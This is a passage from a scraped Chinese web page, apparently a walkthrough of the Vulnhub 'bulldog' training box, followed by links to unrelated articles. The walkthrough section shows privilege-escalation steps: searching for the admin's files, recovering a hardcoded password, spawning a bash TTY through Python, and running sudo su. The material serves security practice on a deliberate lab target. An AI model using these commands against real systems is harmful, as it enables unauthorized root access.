
3.1 尝试提权
提示没有 tty

3.2 收集当前系统信息
发现管理员账户:bulldogadmin
查找系统中bulldogadmin创建的文件
find / -user bulldogadmin 2>/dev/null


根据提示的信息,customPermissionApp存在我们需要的密码

在customPermissionApp中查找我们所需要的密码
SUPERultimatePASSWORDyouCANTget
3.3 利用Python提权

根据后台得知,目标站点使用的是Django,为基于Python所开发的,尝试在目标系统中使用python调用本地的shell
python -c 'import pty;pty.spawn("/bin/bash")'

sudo su -
Bulldog的更多相关文章
- Vulnhub靶场渗透练习(三) bulldog
拿到靶场后先对ip进行扫描 获取ip 和端口 针对项目路径爆破 获取两个有用文件 http://192.168.18.144/dev/ dev,admin 更具dev 发现他们用到框架和语言 找到一 ...
- kali渗透综合靶机(二)--bulldog靶机
kali渗透综合靶机(二)--bulldog靶机 靶机下载地址:https://download.vulnhub.com/bulldog/bulldog.ova 一.主机发现 netdiscover ...
- Vulnhub bulldog靶机渗透
配置 VM运行kali,桥接模式设置virtualbox. vbox运行靶机,host-only网络. 信息搜集 nmap -sP 192.168.56.0/24 或者 arp-scan -l #主机 ...
- Odoo domain 中的 like, ilike, =like, =ilike 举例说明【转】
Odoo domain 中的 like, ilike, =like, =ilike 举例说明 Odoo domain 操作符使用场景非常多,很多小伙伴被 like, ilike, =like, =il ...
- 1002 Phone Numbers 解题报告
1002. Phone Numbers Time limit: 2.0 secondMemory limit: 64 MB In the present world you frequently me ...
- 【译】Java中的对象序列化
前言 好久没翻译simple java了,睡前来一篇. 译文链接: http://www.programcreek.com/2014/01/java-serialization/ 什么是对象序列化 在 ...
- metasploit--exploit模块信息
Name Disclosure Date Rank Description ---- ...
- URAL 1002 Phone Numbers(KMP+最短路orDP)
In the present world you frequently meet a lot of call numbers and they are going to be longer and l ...
- Codeforces Round #362 (Div. 2) A.B.C
A. Pineapple Incident time limit per test 1 second memory limit per test 256 megabytes input standar ...
- Codeforces Round #362 (Div. 2)->A. Pineapple Incident
A. Pineapple Incident time limit per test 1 second memory limit per test 256 megabytes input standar ...
随机推荐
- php+nginx环境搭建
PHP安装教程参考:https://www.cnblogs.com/kyuang/p/6801942.html 1.安装基础环境: yum -y install gcc bison bison-dev ...
- k8s篇-k8s集群架构及组件详解【史上最详细】
O kubernetes简介 k8s是什么 k8s是一个可移植的.可扩展的开源平台,用于管理容器化的工作负载和服务,可以促进声明式配置和自动化. k8s能做什么 1)服务发现和负载均衡 Kuberne ...
- Semaphore信号量源码解析(基于jdk11)
目录 1.Semaphore信号量源码解析(基于jdk11) 1.1 Semaphore概述 1.2 Semaphore的原理 1.2.1 基本结构(jdk11) 1.2.2 可中断获取信号量 1.2 ...
- 多进程TCP服务端并发- 进程join方法 - IPC机制
目录 同步与异步 阻塞与非阻塞 综合使用 创建进程的多种方式 进程间数据隔离 进程join方法 IPC机制 生产者消费者模型 进程对象的多种方法 僵尸进程与孤儿进程 守护进程 多线程实现TCP服务端并 ...
- Centos7下git最新版本安装
刚重新装了centos7最小版的系统,发现没有git,只好重新安装了,记录下以防忘记.(以下命令最好在root用户下执行,要么你有管理员权限也行,则需要在命令前加sudo) 安装方法有两种: 一.yu ...
- java8新特性学习笔记
目录 1.速度更快 2.Lambda表达式 2.1.匿名内部类的Lambda转换 2.2.java8内置的四大核心函数式接口 2.3.方法引用和构造器 2.3.1.方法引用 2.3.2.构造器引用 2 ...
- wsl2 kali修改语言
直接执行sudo dpkg-reconfigure locales 会提示 dpkg-query: package 'locales' is not installed and no informat ...
- day12-功能实现11
家居网购项目实现011 以下皆为部分代码,详见 https://github.com/liyuelian/furniture_mall.git 27.功能25-事务管理 27.1下订单问题思考 在生成 ...
- [数据与分析可视化] D3入门教程3-d3中的数据操作
d3.js入门教程3-d3.js中的数据操作 文章目录 d3.js入门教程3-d3.js中的数据操作 数学操作 对象和数组 过滤Filtering 排序Sorting 映射group 循环loop 重 ...
- [深度学习] ncnn安装和调用基础教程
目录 1 介绍 2 Ubuntu 18下ncnn安装和使用 2.1 Ubuntu 18下ncnn编译安装 2.2 Ubuntu 18下ncnn使用 3 Windows 10下ncnn安装和使用 3.1 ...